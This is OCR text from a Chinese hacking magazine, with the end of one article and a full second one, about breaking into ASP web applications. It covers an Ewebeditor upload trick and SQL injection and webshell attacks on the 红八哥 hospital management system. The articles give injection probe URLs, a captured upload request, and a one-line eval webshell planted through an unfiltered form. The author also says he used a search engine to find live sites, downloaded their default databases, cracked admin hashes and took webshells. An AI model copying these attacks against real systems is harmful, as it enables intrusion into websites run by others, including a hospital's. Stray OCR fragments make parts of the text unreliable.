浏览了刚建立的页面的时候，就跳入了演示站点的后台，我发现，功能果然是齐全的，如图6。


图6 登录

关于session欺骗我就不多说了，大家可以参照以前的文章。

五：Ewebeditor——忘不掉的伤

在读代码的时候，发现data文件夹下有一个可爱的Ewebeditor文件夹，打开演示站点的ewebeditor页面，www.****.com/data/ewebeditor/index_default.asp,那熟悉的界面果然在那里静静的躺着，如图7。




图7 Ewebeditor

经常入侵的朋友应该知道Ewebeditor，这个是入侵的时候大家都比较喜欢利用的，利用方法在网上也有很多，我就简单的说一下。Ewebeditor的默认账号和密码是：admin,admin,登录失败，看来是管理员把默认的账号和密码改了。我们可以下载数据库得到账号和密码，地址是：/db/ewebeditor.mdb，我运气比较不错，登入了ewebeditor后台，依次进入：样式管理——新增样式，添加一个样式，在里面“允许上传的格式”加上“.asa”格式，第2天我用这个方法也拿到了shell。

六：总结

1、首先需要做的，当然就是修改程序的默认数据库的地址。

2、对于注入漏洞的修补，网上也有很多方法，把“and”、“or”、“select”等关键字进行过滤，最简单的方法就是去网上下载一套功能比较完善的防注入程序，在存在注入的代码上面加入<!--#include file = "fangzhuru.asp"-->，就可以防范注入。

3、修改ewebeditor的默认数据库地址，然后修改默认的管理员账号和密码。

至此，这个web程序的安全性就分析的差不多了，源代码也通过webshell拿到了，朋友的忙就算帮完了，心情豁然开朗。

如果大家有问题，请来nohack论坛讨论。

编辑点评：

很不错的一篇文章，尽管难度不大，但作者可以把几个漏洞汇总，并加了一些自己的看法和平时的技巧总结，总体来说是很不错的。

安检红八哥医院管理系统

文 94.媛

从本文你可以学到：

1、红八哥医院管理系统漏洞分析

2、漏洞利用及其webshell获取

自从2006寒假放假回家，为了在车上消磨长长的时间（*我是新疆人，在湖北上学！*）就买了一本《黑客手册》，没想到从此以后就被她迷住，到现在是每期一定得买！7月编辑夸《安检ASP商城之王》的作者动机好，搞的我也手痒了，所以决定也来献丑，分析的程序是《红八哥医院管理系统》。

一、明显的注入漏洞

ReadNews.asp中，代码如下：

```
<%
dim typename
NewsID=Request.QueryString("NewsID")
if newsid="" then
    Response.Write "未指定参数"
else
    dataconn.execute("update News Set Click=click+1 where NewsID="
& NewsID )
    ——————省略部分代码
rs.Source="select * from News where depid="&session("userdepid")&"
and newsid="&newsid
rs.Source="select * from News where newsid="&newsid
```

我们可以从上边代码中看出newsid未经任何过滤，只是判断是否为空后直接参与数据查询，注入漏洞产生了！我们去测试一下，找到一个链接在后边加上一个单引号，出现错误，如图1。




图1 错误页面




图2 正常页面

然后用经典测试法and 1=1和and 1=2进行操作，分别如图2、图3！




图3 错误页面

oh yes！看来可以注入，下面就可以提交：

http://127.0.0.1/moban/1/ReadNews.asp?NewsID=2 and (select count(*)form 表名)>0 猜测表名；


http://127.0.0.1/moban/1/ReadNews.asp?NewsID=2 and (select count(字段名)form 表名)>0 猜测字段；

http://127.0.0.1/moban/1/ReadNews.asp?NewsID=2 and (select top 1 len(字段名)form 表名)=5 猜测字段长度；

http://127.0.0.1/moban/1/ReadNews.asp?NewsID=2 and (select asc(mid(字段名, 1, 1))form 表名)=97 猜测字段asc码值。

我比较懒直接上工具：啊D，在检测开始之前依次选择“软件设置”—“设置”—“表段”，在这里添加：userdata；在字段里添加userpass，不然检测不出（*注意平时多积累，后台添加也一样！*）。开始检测，检测结果如图4，检测到的密码拿到xmd5.com检测！

另：moban/1/index.asp、moban/1/guestbook.asp、index.asp都存在注射漏洞。


图4 猜解用户名、密码

二、后台拿webshell

思路：这个程序的默认后台路径为：**admin/login.asp**，数据库为：**data/meirong.asp**，进入后台后没有数据库备份功能，只好考虑上传漏洞和插入一句话进入asp数据库来拿webshell。

1.上传

所有能上传的地方都是调用一个编辑器，如图




图5 上传失败

5,用 WSockExpert 抓包，得到：

```
POST /admin/upme2.asp HTTP/1.1
Accept: */*
Referer: http://127.0.0.1/admin/upme2.htm
Accept-Language: zh-cn
Content-Type: multipart/form-data; boundary=-----------------------------7d726121b0a04
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 127.0.0.1
Content-Length: 1140
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: BHTHXWDUTRCWPZDRKOQO=VOZZCYUEOBAWQSMYNIJMAICFMARFVFGSZBZVBXIK; CPRUYZPGHZMLBLWKNUDV=YGYQJPYMHRYLBXUVZJRQGJXPVTJPFCYRDBHNANOA
```

再看 upme2.asp 的代码如下：

```
fileExt=lcase(file.FileExt)
Forumupload=split(UpFileType,"|")
for i=0 to ubound(Forumupload)
        if fileEXT=trim(Forumupload(i)) then
                EnableUpload=true
                exit for
        end if
next
if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" then
        EnableUpload=false
end if
```


按理说这样的过滤把马改为 cer 格式即可上传成功，如图5，可是我怎么都传不上去，请高手赐教！

2.写一句话木马到数据库

在添加文章处填上一句话，提交抓包，post 文件为：addnews2.asp，其中有段代码为：

```
function changechr(str)
    changechr=replace(replace(replace(replace(str,"<","&lt;"),">","&gt;"),chr(13),"<br>")," "," ")
    changechr=replace(changechr,"'","&quot;")
    changechr=replace(changechr,mid(" "" ",2,1),"&quot;")
end function
```

结果一句话被过滤成<%eval request("#")%>无法正常连接，如图6！只有重新找，最后来到添加友情链接，如图7。



7	成功案例(1)
39	<%eval request("100186&quo

图6 写一句话木马




图7 添加友情链接

从 saveuserreg.asp 文件中找到没有严格过滤的变量，代码如下：

```
webname=request.form("webname")
weburl=request.form("weburl")
content=request.form("content")
logo=request.form("logo")
webmaster=request.form("webmaster")
email=request.form("email")
linktype=request.form("linktype")
pass=request.form("pass")
depid=request.form("depid")

set rs=server.createobject("adodb.recordset")
sql="select * from link where (id is null)"

rs.open sql,dataconn,1,3
rs.addnew
rs("linktype")=linktype
rs("webname")=webname
rs("content")=content
rs("weburl")=weburl
rs("logo")=logo
rs("webmaster")=webmaster
rs("email")=email
rs("pass")=pass
rs("depid")=depid
rs("dateandtime")=now()
rs.update
rs.close
%>
```

添加成功，一句话连接成功如图 8。

最后就是上传大马了，我想只要看黑手的人都应该会了！

三、实际测试




图8 连接成功

在百度中搜索：你认为本产颜色如何？当然你还可以构建其他关键字来搜索。随便找了一个！我就不用工具猜了，直接在网址后加上默认数据库地址 data/meirong.asp，显示完成后按 Ctrl+f，输入 admin，找到后边跟着一个看上去像 MD5 加密的位置，如图9。

复制下来破解后进入后台，（老编常跟我们说思路要活，这样直接访问数据库，可以看出管理员的安全意识，对其有个基本的认识，同时可以得到密码！）按上边的步骤成功拿到 webshell，如图 10。




图9 查找密码

后记

本来准备提权的，但是我们这个破局域网 2m 还要六个人共享，卡死了！就只好过两天去网吧看看了。最后衷心的祝愿黑手越办越好，出更多精彩的文章，更多的朋友买"黑手"——有了"黑手"，生活不再寂寞！




图10 得到 webshell

编辑点评：

很高兴又迎来一位新作者，从开始看黑手到自己写文章，作者进步神速呀，再接再励，加油！


